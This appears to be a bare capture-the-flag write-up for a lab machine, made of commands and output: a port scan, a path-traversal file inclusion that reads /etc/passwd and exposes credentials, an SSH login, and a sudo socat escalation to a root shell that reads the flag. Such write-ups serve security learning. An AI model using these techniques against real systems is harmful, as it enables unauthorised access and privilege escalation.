


```
sudo nmap -sS -O -sC -p- -vvv 10.10.13.168
```


```
Discovered open port 22/tcp on 10.10.13.168
Discovered open port 80/tcp on 10.10.13.168
```

```
http://10.10.13.168/article?name=lfiattack
```



```
http://10.10.13.168/article?name=../../../../../../../../../../../../etc/passwd
```


```
falconfeast:rootpassword
```



```
ssh falconfeast@10.10.13.168
```

```
rootpassword
```

```
6098965511839734579
```



```
sudo -l
```

```
falconfeast@inclusion:~$ sudo -l
Matching Defaults entries for falconfeast on inclusion:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User falconfeast may run the following commands on inclusion:
    (root) NOPASSWD: /usr/bin/socat
```

<https://gtfobins.github.io/gtfobins/socat/>

`sudo socat stdin exec:/bin/sh`

42964104845495153909

```
falconfeast@inclusion:~$ sudo socat stdin exec:/bin/sh
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
42964104845495153909
```